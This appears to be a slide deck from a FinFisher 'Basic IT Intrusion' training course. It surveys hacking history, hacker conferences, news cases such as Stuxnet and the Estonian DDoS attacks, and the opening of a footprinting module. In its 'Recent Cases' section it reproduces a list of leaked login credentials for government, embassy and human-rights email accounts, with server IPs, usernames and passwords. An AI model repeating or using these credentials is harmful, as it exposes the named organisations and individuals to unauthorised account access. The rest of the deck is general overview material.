

FINFISHER: Basic IT Intrusion 2.0
FinTraining Program



FINFISHER
IT INTRUSION

- Get an overview of existing up-to-date Tools and Techniques for different scenarios
- Understand the terms and processes of “hacking”
- Understand common attack methods




- You won't get a *magic-potion* to break into environments
- You won't learn how to use automated security scanners
 - but you will understand their functionality
- You won't become an expert on the presented techniques




- PC/Notebook running BackTrack 5
- Basic TCP/IP networking knowledge
- Basic Windows and UNIX/Linux knowledge
- Creativity, Intelligence and Motivation(!)





1. **Overview**
2. [Footprinting](#)
3. [Server Intrusion](#)
4. [Client-Side Intrusion](#)
5. [Wireless Intrusion](#)
6. [Wired Intrusion](#)
7. [Web Application](#)
8. [Miscellaneous Attacks](#)





- **Overview**
 - **History**
 - **Scene**
 - **Recent Cases**




1971

Cap'n Crunch aka. John Draper

Pioneer of Phone Phreaking / Hacking

Whistle out of cereal box emulates 2600Hz (AT&T phone system)

Free Phone calls




1983

Movie „War Games“ released

Introduces „Hacking“ to the public

Showing that everyone could possibly break in everywhere



1984

Hacker `Zine „2600“

Followed by „Phrack“ one year later – <http://www.phrack.org>

Regularly publishes content for hacker and phreaker



1988

The Morris Worm

Robert T. Morris, Jr – Son of a NSA scientist

Self-replicating worm in the ARPAnet

6000 UNIX computers of universities and government were infected




1998

Cult of the Dead Cow releases „Back Orifice“

First famous Trojan Horse for Windows System

Full remote system access




2000

Distributed Denial of Service Attacks

Takes down eBay, Amazon, CNN, Yahoo! and others for hours

<http://news.cnet.com/2100-1017-236683.html>



Web sites under fire

	Hit by attack*	Approximate duration
Yahoo	10:20 a.m. Mon.	3 hours
Buy.com	10:50 a.m. Tues.	3 hours
eBay	3:20 p.m. Tues.	90 minutes
CNN.com	4:00 p.m. Tues.	110 minutes
Amazon.com	5:00 p.m. Tues.	1 hour
ZDNet	6:45 a.m. Wed.	3 hours
E*Trade	5:00 a.m. Wed.	90 minutes
Datek	6:35 a.m. Wed.	30 minutes

*All times PST



2006

Release of BackTrack

Co-founder is founder of Gamma International GmbH

Hacking for the public

Compilation of most hacking tools in one Linux system

Around 5 Million downloads per release




2010

WikiLeaks is publicly and internationally recognized

International non-profit organization that publishes submissions of private, secret and classified media

Sent in by anonymous news sources, news leaks and whistleblowers





- **Overview**
 - History
 - **Scene**
 - Recent Cases



- **Script-Kiddie:**
 - Beginner, using tools public in the Internet, often malicious, defaces Websites
- **White-Hat:**
 - Professional researchers, Often former Black-Hats
- **Grey-Hat:**
 - Professional researcher, No criminal intent, Improving network and system security
- **Black-Hat:**
 - Professional cyber criminal



- Private, encrypted communication
 - Skype
 - Pidgin/Jabber + SSL/TLS
 - Mail (GPG/PGP)
 - Secure IRC / SILC
- Public communication
 - Web-Forums
 - Mailing-Lists (Bugtraq)
 - Blogs
 - Twitter
- Conferences



DEF CON

- DEF CON, in Las Vegas, is the biggest hacker convention in the United States held during summer (June-August).



Black Hat

- Black Hat is a series of conferences held annually in different cities around the world.




Hack in the Box


- Asia's largest network security conference held annually in Kuala Lumpur, Malaysia which is now also organized in Middle East.



Chaos Communication Congress

- It is the oldest- and Europe's largest hacker conference, held by the Chaos Computer Club in Berlin.





- **Overview**
 - History
 - Scene
 - **Recent Cases**



China hacking German Government

0 Germany Furious Over Chinese Spy Hackers

BERLIN GOVERNMENT COMPUTERS INFECTED WITH ESPIONAGE PROGRAMS

By Heather McPherson | Posted Aug 27, 07 5:52 AM CDT | [Email](#) [Print](#) [Digg](#) [+](#)



(3 of 3) [« Prev](#) | [Next »](#) [Slideshow](#)

German Chancellor Angela Merkel, right, is escorted by her Chinese Premier Wen Jiabao during an inspection of the guard of honor at the Great Hall of the People in Beijing, China, Monday, Aug. 27, 2007.... (Associated Press)

(NEWSER) – German Chancellor Angela Merkel kicked off her Chinese summit today amid highly charged reports in *der Spiegel* that the Chinese have been spying on the German government by hacking into computers in several German ministries. Scores of official computers are said to have been infected with spyware concealed in PowerPoint and Microsoft Word programs.

Information was taken daily by hackers under the direction of the Chinese military, redirected via computers in South Korea to disguise their tracks, *der Spiegel* claims. The spying was discovered in May, but became a political hot potato when it was made public just hours before Merkel left for Beijing.



Researcher purposefully publishes 100 Government and Embassy E-Mail Accounts



The screenshot shows the top of an InfoWorld article. The header includes the InfoWorld logo, navigation tabs for 'INFOWORLD CHANNELS' and 'Applications', and the 'SECURITY CENTRAL' title. Below the title are links for 'Sign In or Register' and a menu with 'News', 'Blog', 'White Papers', 'Webcasts', 'Test Center', and 'Technologies'. The article's breadcrumb trail is 'InfoWorld Home / Security Central / News / Hacks hit embassy, government e-mail accounts...'. The main heading is 'Hacks hit embassy, government e-mail accounts worldwide' with a sub-heading: 'Organizations on the list include the foreign ministry of Iran, the Kazakh and Indian embassies in the U.S. and the Russian embassy in Sweden'. The author is 'By Daniel Goldberg and Linus Larsson, Computer Sweden | IDGSister'. There are social sharing options for 'Share or Email', 'Print', 'Add a comment', and '45 Recommendations'. The article text begins with: 'Usernames and passwords for more than 100 e-mail accounts at embassies and governments worldwide have been posted online. Using the information, anyone can access the accounts that have been compromised.' It continues with a quote from Computer Sweden: 'Computer Sweden has verified the posted information and spoken to the person who posted them. The posted information includes names of the embassies and governments, addresses to e-mail servers, usernames and passwords. Among the organizations on the list are the foreign ministry of Iran, the Kazakh and Indian embassies in the U.S. and the Russian embassy in Sweden.' A quote from freelance security consultant Dan Egerstad follows: 'Freelance security consultant Dan Egerstad posted the information. He spoke openly about the leak when Computer Sweden contacted him. "I did an experiment and came across the information by accident," he said. Egerstad says he never used the information to log in to any of the compromised accounts in order not to break any laws. Computer Sweden confirmed that the login details for at least one of the accounts is correct. Egerstad forwarded an e-mail sent on Aug. 20 by an employee at the Swedish royal court to the Russian embassy. The person who sent the e-mail, in which she declines an invitation to the Russian embassy, has confirmed that she sent the e-mail.'

Iran Ministry of Foreign Affairs 217.172.99.19 bagheripour@mfa.gov.ir amir1368
Kazakhstan Embassy in Italy 213.21.159.23 kazakhstan_emb@agora.it rfywkth
Kazakhstan Embassy in Egypt 213.131.64.229 kazaemb piramid
Kyrgyztan Embassy in Iran 212.42.96.15 embiran asdfgh
Kyrgyztan Embassy in kazakhstan 212.42.96.15 kaz_emb W34#eEDd
Indian Embassy in Italy 212.34.224.157 m0006614 srpQ86m
Indian Embassy in Belgium 212.100.160.114 commercial@indembassy.be india01
Mongolian Embassy in USA 209.213.221.249 esyam@mongolianembassy.us temp
Mongolian Embassy in USA 209.213.221.249 j.mendee@mongolianembassy.us temp
Mongolian Embassy in USA 209.213.221.249 n.tumenbayer@mongolianembassy.us temp
UK Visa Application Centre in Nepal 208.109.119.54 vfisuknepal@vfs-uk-np.com Password
Kazakhstan Embassy in Japan 203.216.5.113 embkazjp nf5!3LeG
India National Defence Academy 203.199.162.245 mis misadmin
Hong Kong Human Rights Monitor 203.161.254.182 po@hkhrm.org.hk T5a*4V#K



Website Defacements

FBI Jobs site gets hacked

10/09/2009 [Written by Marcelo Almeida \(Vvmpel\)](#)



"The FBI (Federal Bureau of Investigation) is seeking a senior security consultant for a permanent position." This is probably the next job offer that will appear on the FBI job site (fbijobs.gov) as they got defaced yesterday.

A turkish crew, known as [turkguvenligi.info](#), managed to exploit a SQL injection flaw and insert a record that redirected the "events" page to an image with their site name.

If you'd like to check other attacks from [turkguvenligi.info](#) [click here](#).

Here is the mirror of the fbijobs.gov [defacement](#)

Here is the screenshot of the defacement:



Website Defacements

Twitter Hacked, Defaced By "Iranian Cyber Army"

by Michael Arrington on Dec 17, 2009

801 Comments

Like

2,857

Buzz

1


retweet

4153



Website Defacements

Attacks by month	Year 2008	Year 2009	Year 2010
Jan	18,562	37,968	53,921
Feb	51,925	2,919	57,869
Mar	48,138	7	73,715
Apr	41,492	60,471	95,090
May	29,017	48,087	
Jun	38,445	43,569	
Jul	39,549	45,480	
Aug	74,121	83,850	
Sep	42,379	74,384	
Oct	54,971	54,462	
Nov	44,486	43,177	
Dec	34,374	50,035	



April 2011

Source:

- <http://www.zone-h.org/stats/ymd>
- <http://www.zone-h.org/news/id/4737> (Detailed Statistics for 2010)



Massive DDoS attacks target Estonia; Russia accused

By Nate Anderson | Last updated May 14, 2007 8:45 AM

Cyber-warfare on an unprecedented scale has hammered Estonian web sites for the last two weeks in the aftermath of the government's controversial decision to relocate a Soviet-era war monument from the center of Tallinn to the suburbs. Two days of rioting by ethnic Russians, who saw this as an attack on their heritage and on minority rights, quickly transitioned from the real to the virtual world, as government web sites came under DDoS attacks so severe that many days.

Georgia President's web site under DDoS attack from Russian hackers

By Dancho Danchev | July 22, 2008, 8:43pm PDT

Summary

From Russia with (political) love? It appears so according to a deeper analysis of the command and control servers used by the attackers. During the weekend, Georgia President's web site was under a distributed

From Russia with (political) love? It appears so according to a deeper analysis of the command and control servers used by the attackers. During the weekend, Georgia President's web site was under a distributed denial of service attack which managed to take it offline for a couple of hours. The event took place in a moment of real life tensions between Russia and Georgia, with Russia clearly demonstrating its position against Georgia's pro-Western government. Shadowserver's comments, which originally picked up the attack first :



Stuxnet malware is 'weapon' out to destroy ... Iran's Bushehr nuclear plant?

The Stuxnet malware has infiltrated industrial computer systems worldwide. Now, cyber security sleuths say it's a search-and-destroy weapon that may be after Iran's Bushehr nuclear power plant

23 September 2010 Last updated at 10:46 GMT



Stuxnet worm 'targeted high-value Iranian assets'

By Jonathan Fildes
Technology reporter, BBC News

One of the most sophisticated pieces of malware ever detected was probably targeting "high value" infrastructure in Iran, experts have told the BBC.


Stuxnet's complexity suggests it could only have been written by a "nation state", some researchers have claimed.

It is believed to be the first-known worm designed to target real-world infrastructure such as power stations, water plants and industrial units.




Some have speculated the intended target was Iran's nuclear power plant





1. [Overview](#)
2. **Footprinting**
3. [Server Intrusion](#)
4. [Client-Side Intrusion](#)
5. [Wireless Intrusion](#)
6. [Wired Intrusion](#)
7. [Web Application](#)
8. [Miscellaneous Attacks](#)





- **Footprinting**
 - **Information Gathering**
 - Social Engineering
 - Social Networks
 - Geolocation



- Target profiling
- Allows to construct an attack strategy
- Passive information collection without directly accessing the target
- Professional research



